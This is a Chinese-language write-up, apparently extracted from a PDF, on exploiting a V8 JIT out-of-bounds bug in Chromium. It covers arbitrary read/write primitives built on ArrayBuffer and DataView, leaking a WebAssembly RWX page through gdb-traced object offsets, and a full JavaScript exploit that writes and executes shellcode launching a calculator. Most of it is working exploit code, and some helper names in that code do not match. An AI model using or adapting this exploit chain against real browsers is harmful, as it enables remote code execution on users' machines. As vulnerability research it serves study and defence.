JSTypedArray 包括但不限于 **DataView**、**Int32Array**、**Int64Array**、**Float32Array**、**Float64Array** 等等。

任意地址读写原语


- 通过 OOB 修改其自身 JSArray 的 length，从而达到大范围越界读写。
- 试着将 **ArrayBuffer** 分配到与 OOB 的 JSArray 相同的内存段上，这样就可以通过 OOB 来修改 **ArrayBuffer** 的 **backing_store**。
- 将 **ArrayBuffer** 与 **DataView** 对象关联，这样就可以在 JSArray 越界修改 **ArrayBuffer** 的 **backing_store** 后，通过 **DataView** 对象读写目标内存

泄露 RWX 地址

由于 v8 已经取消将 JIT 编码的 JSFunction 放入 RWX 内存中，因此我们必须另找它法。根据所搜索到的利用方式，有以下两种：

1. 将 Array 的 JSFunction 写入内存并泄露，之后就可以进一步泄露 JSFunction 中的 code 指针。由于这个 Code 指针指向 chromium 二进制文件内部，因此我们可以将二进制文件拖入 IDA 中计算相对位移，获取 代码基地址 => GOT 表条目 => libc 基地址 => enviroment 指针，这样就可以获取到可写的栈地址以及 mprotect 地址。然后将 shellcode 写入栈里并 ROP 调用 mprotect 修改执行权限，最后跳转执行，这样就可以成功执行 shellcode。
2. v8 除了编译 JS 以外还编译 WebAssembly (wasm) 代码，而 wasm 模块至今仍然使用 RWX 内存，因此我们可以试着将 shellcode 写入这块内存中并执行，不过这个方法有点折腾。

我们可以通过这个方式获取到 Wasm 的 JSFunction：<https://wasdk.github.io/WasmFiddle/?wvzhb>



```
1 void func() {}

var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 132, 128, 128, 128, 0, 1, 96, 0, 0, 3, 130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128, 0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1, 6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 102, 117, 110, 99, 0, 0, 10, 136, 128, 128, 128, 0, 1, 130, 128, 128, 128, 0, 0, 11]);
```

而对于一个 Wasm 的 JSFunction，我们可以通过以下路径来获取 RWX 段地址：

JSFunction -> SharedFunctionInfo -> WasmExportedFunctionData -> WasmInstanceObject -> JumpTableStart

```
gdb-peda$ job 0x35132caa3dc1
0x35132caa3dc1: [Function] in OldSpace
- map: 0x0010922062b1 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x35132ca84779 <JSFunction (sfi = 0x1eddee204df9)>
- elements: 0x22e776f82d29 <FixedArray[0]> [HOLEY_ELEMENTS]
- function_prototype: <no-prototype-slot>
- shared_info: 0x35132caa3d89 <SharedFunctionInfo 0>
- name: 0x22e776fc3a61 <String[1]: 0>
- formal_parameter_count: 0
- kind: NormalFunction
- context: 0x35132ca83eb1 <NativeContext[252]>
- code: 0x0a71ae48f0c1 <Code JS_TO_WASM_FUNCTION>
- WASM instance 0x35132caa3be9
- WASM function index 0
- properties: 0x22e776f82d29 <FixedArray[0]> {
  #length: 0x1eddee21d049 <AccessorInfo> (const accessor descriptor)
  #name: 0x1eddee21cfd9 <AccessorInfo> (const accessor descriptor)
  #arguments: 0x1eddee21cef9 <AccessorInfo> (const accessor descriptor)
  #caller: 0x1eddee21cf69 <AccessorInfo> (const accessor descriptor)
}
- feedback_vector: not available
```

```
gdb-peda$ job 0x35132caa3d89
0x35132caa3d89: [SharedFunctionInfo] in OldSpace
- map: 0x22e776f82a99 <Map[56]>
- name: 0x22e776fc3a61 <String[1]: 0>
- kind: NormalFunction
- function_map_index: 140
- formal_parameter_count: 0
- expected_nof_properties:
- language_mode: sloppy
- data: 0x35132caa3d61 <WasmExportedFunctionData>
- code (from data): 0x0a71ae48f0c1 <Code JS_TO_WASM_FUNCTION>
- function token position: -1
- start position: -1
- end position: -1
- no debug info
- scope info: 0x22e776f82d19 <ScopeInfo[0]>
- length: 0
- feedback_metadata: 0x22e776f84a79: [FeedbackMetadata]
- map: 0x22e776f83359 <Map>
- slot_count: 0
```

```
gdb-peda$ job 0x35132caa3d61
0x35132caa3d61: [WasmExportedFunctionData] in OldSpace
- map: 0x22e776fc4849 <Map[40]>
- wrapper code: 0x0a71ae48f0c1 <Code JS TO WASM FUNCTION>
- instance: 0x35132caa3be9 <Instance map = 0x109220b301>
- function_index: 0
gdb-peda$ job 0x35132caa3be9
```

```

- indirect_function_table_targets: (int)
gdb-peda$ x/40gx 0x35132caa3be8
0x35132caa3be8: 0x000000109220b301      0x000022e776f82d29
0x35132caa3bf8: 0x000022e776f82d29      0x000007ec23e0e751
0x35132caa3c08: 0x000007ec23e0e971      0x000035132ca83eb1
0x35132caa3c18: 0x000035132caa3ce1      0x000022e776f825b1
0x35132caa3c28: 0x000022e776f825b1      0x000022e776f825b1
0x35132caa3c38: 0x000022e776f825b1      0x000022e776f82d29
0x35132caa3c48: 0x000022e776f82d29      0x000022e776f825b1
0x35132caa3c58: 0x000007ec23e0e901      0x000022e776f825b1
0x35132caa3c68: 0x000022e776f822a1      0x00000a71ae427181
0x35132caa3c78: 0x00007f6edc810000      0x00000000000010000
0x35132caa3c88: 0x000000000000ffff      0x000055d5e4ea9cd8
0x35132caa3c98: 0x000055d5e4eb0da0      0x000055d5e4eb0d90
0x35132caa3ca8: 0x000055d5e4f30cc0      0x0000000000000000
0x35132caa3cb8: 0x000055d5e4f30ce0      0x0000000000000000
0x35132caa3cc8: 0x0000000000000000      0x00003969dd495000
0x35132caa3cd8: 0x000022e700000000      0x000000109220bd01
0x35132caa3ce8: 0x000022e776f82d29      0x000022e776f82d29
0x35132caa3cf8: 0x000035132caa3ba9      0x00007fff00000000
0x35132caa3d08: 0x000007ec23e0e941      0x000022e776f82539
0x35132caa3d18: 0x000000002820ef96      0x0000001300000000
gdb-peda$ vmap 0x00003969dd495000
Start          End          Perm      Name
0x00003969dd495000 0x00003969dd496000 rwxp      mapped

```

shellcode

最后我们只要将 shellcode 写入该 RWX 地址处并调用 Wasm JSFunction 即可成功执行 shellcode。

exploit

```

function log(msg)
{
    console.log(msg);
    // var elem = document.getElementById("#log");
    // elem.innerText += '[+] ' + msg + '\n';
}

/***** -- 64位整数 与 64位浮点数相互转换的原语 -- *****/

var transformBuffer = new ArrayBuffer(8);
var bigIntArray = new BigInt64Array(transformBuffer);
var floatArray = new Float64Array(transformBuffer);
function Int64ToFloat64(int)
{
    bigIntArray[0] = BigInt(int);
    return floatArray[0];
}
function Float64ToInt64(float)
{
    floatArray[0] = float;
    return bigIntArray[0];
}

/***** -- 修改JSArray length 的操作 -- *****/
var oob_arr = [];
function opt_me(x)
{
    oob_arr = [1.0, 1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
    let t = (x == 1 ? 9007199254740992 : 9007199254740989);
}

```

```

    t = t + 1 + 1;
    t -= 9007199254740990;
    t *= 2;
    t += 2;
    oob_arr[t] = 3.4766779039175022e-310; // 0x4000.f2smi
}
// 试着触发 turboFan, 从而修改 JSArray 的 length
for(let i = 0; i < 0x10000; i++)
    opt_me(1);
// 简单 checker
if(oob_arr[1023] == undefined)
    throw "OOB Fail!";
else
    log("[+] oob_arr.length == " + oob_arr.length);

/***** -- 任意地址读写原语 -- *****/

var array_buffer;
array_buffer = new ArrayBuffer(0x233);
data_view = new DataView(array_buffer);
backing_store_offset = -1;

// 确定backing_store_offset
for(let i = 0; i < 0x4000; i++)
{
    // smi(0x400) == 0x0000023300000000
    if(Float64ToBigInt(oob_arr[i]) == 0x0000023300000000)
    {
        backing_store_offset = i + 1;
        break;
    }
}
// 简单确认一下是否成功找到 backing_store
if(backing_store_offset == -1)
    throw "backing_store is not found!";
else
    log("[+] find backing_store offset: " + backing_store_offset);

function read_8bytes(addr)
{
    oob_arr[backing_store_offset] = BigIntToFloat64(addr);
    return data_view.getBigInt64(0, true);
}
function write_8bytes(addr, data)
{
    oob_arr[backing_store_offset] = BigIntToFloat64(addr);
    data_view.setBigInt64(0, BigInt(data), true);
}

/***** -- 布置 wasm 地址以及获取 RWX 内存地址 -- *****/
function prettyHex(bigint)
{
    return "0x" + BigInt.asUintN(64, bigint).toString(16).padStart(16, '0');
}

// C++ 代码 `void func() {}` 的 wasm 二进制代码
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,132,128,128,128,
    0,1,96,0,0,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,

```

```

131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,
6,109,101,109,111,114,121,2,0,4,102,117,110,99,0,0,10,136,128,128,128,
0,1,130,128,128,128,0,0,11]);
var m = new WebAssembly.Instance(new WebAssembly.Module(wasmCode),{});
var WasmJSFunction = m.exports.func;
// 将WasmJSFunction 布置到与 oob_arr 数组相同的内存段上
// 这里写入了一个哨兵值0x233333, 用于查找 WasmJSFunction 地址
var WasmJSFunctionObj = {guard: Int64ToFloat64(0x233333), wasmAddr:
WasmJSFunction};
var WasmJSFunctionIndex = -1;

for(let i = 0; i < 0x4000; i++)
{
    // 查找哨兵值
    if(Float64ToInt64(oob_arr[i]) == 0x233333)
    {
        WasmJSFunctionIndex = i + 1;
        break;
    }
}

// 简单确认一下是否成功找到 WasmJSFunctionAddr
if(WasmJSFunctionIndex == -1)
    throw "WasmJSFunctionAddr is not found!";
else
    log("[+] find WasmJSFunctionAddr offset: " + WasmJSFunctionIndex);

// 获取 WasmJSFunction 地址
WasmJSFunctionAddr = Float64ToInt64(oob_arr[WasmJSFunctionIndex]) - BigInt(1);
log("[+] find WasmJSFunction address: " + prettyHex(WasmJSFunctionAddr));
// 获取 SharedFunctionInfo 地址
SharedFunctionInfoAddr = read_8bytes(WasmJSFunctionAddr + BigInt(0x18)) -
BigInt(1);
log("[+] find SharedFunctionInfoAddr address: " +
prettyHex(SharedFunctionInfoAddr));
// 获取 WasmExportedFunctionData 地址
WasmExportedFunctionDataAddr = read_8bytes(SharedFunctionInfoAddr + BigInt(0x8))
- BigInt(1);
log("[+] find WasmExportedFunctionDataAddr address: " +
prettyHex(WasmExportedFunctionDataAddr));
// 获取 WasmInstanceObject 地址
WasmInstanceObjectAddr = read_8bytes(WasmExportedFunctionDataAddr + BigInt(0x10))
- BigInt(1);
log("[+] find WasmInstanceObjectAddr address: " +
prettyHex(WasmInstanceObjectAddr));
// 获取 JumpTableStart 地址
JumpTableStartAddr = read_8bytes(WasmInstanceObjectAddr + BigInt(0xe8));
log("[+] find JumpTableStartAddr address: " + prettyHex(JumpTableStartAddr));

/***** -- 写入并执行shell code -- *****/
var shellcode = new Uint8Array(
    [0x6a, 0x3b, 0x58, 0x99, 0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73,
    0x68, 0x00, 0x53,
    0x48, 0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52,
    0xe8, 0x1c, 0x00,
    0x00, 0x00, 0x44, 0x49, 0x53, 0x50, 0x4c, 0x41, 0x59, 0x3d, 0x3a, 0x30,
    0x20, 0x67, 0x6e,

```

```
        0x6f, 0x6d, 0x65, 0x2d, 0x63, 0x61, 0x6c, 0x63, 0x75, 0x6c, 0x61, 0x74,  
0x6f, 0x72, 0x00,  
        0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05]  
);  
// 写入shellcode  
log("[+] writing shellcode ... ");  
// (尽管单次写入内存的数据大小为8bytes, 但为了简便, 一次只写入 1bytes 有效数据)  
for(let i = 0; i < shellcode.length; i++)  
    write_8bytes(JumpTableStartAddr + BigInt(i), shellcode[i]);  
// 执行shellcode  
log("[+] execute calculator !");  
wasmJSFunction();
```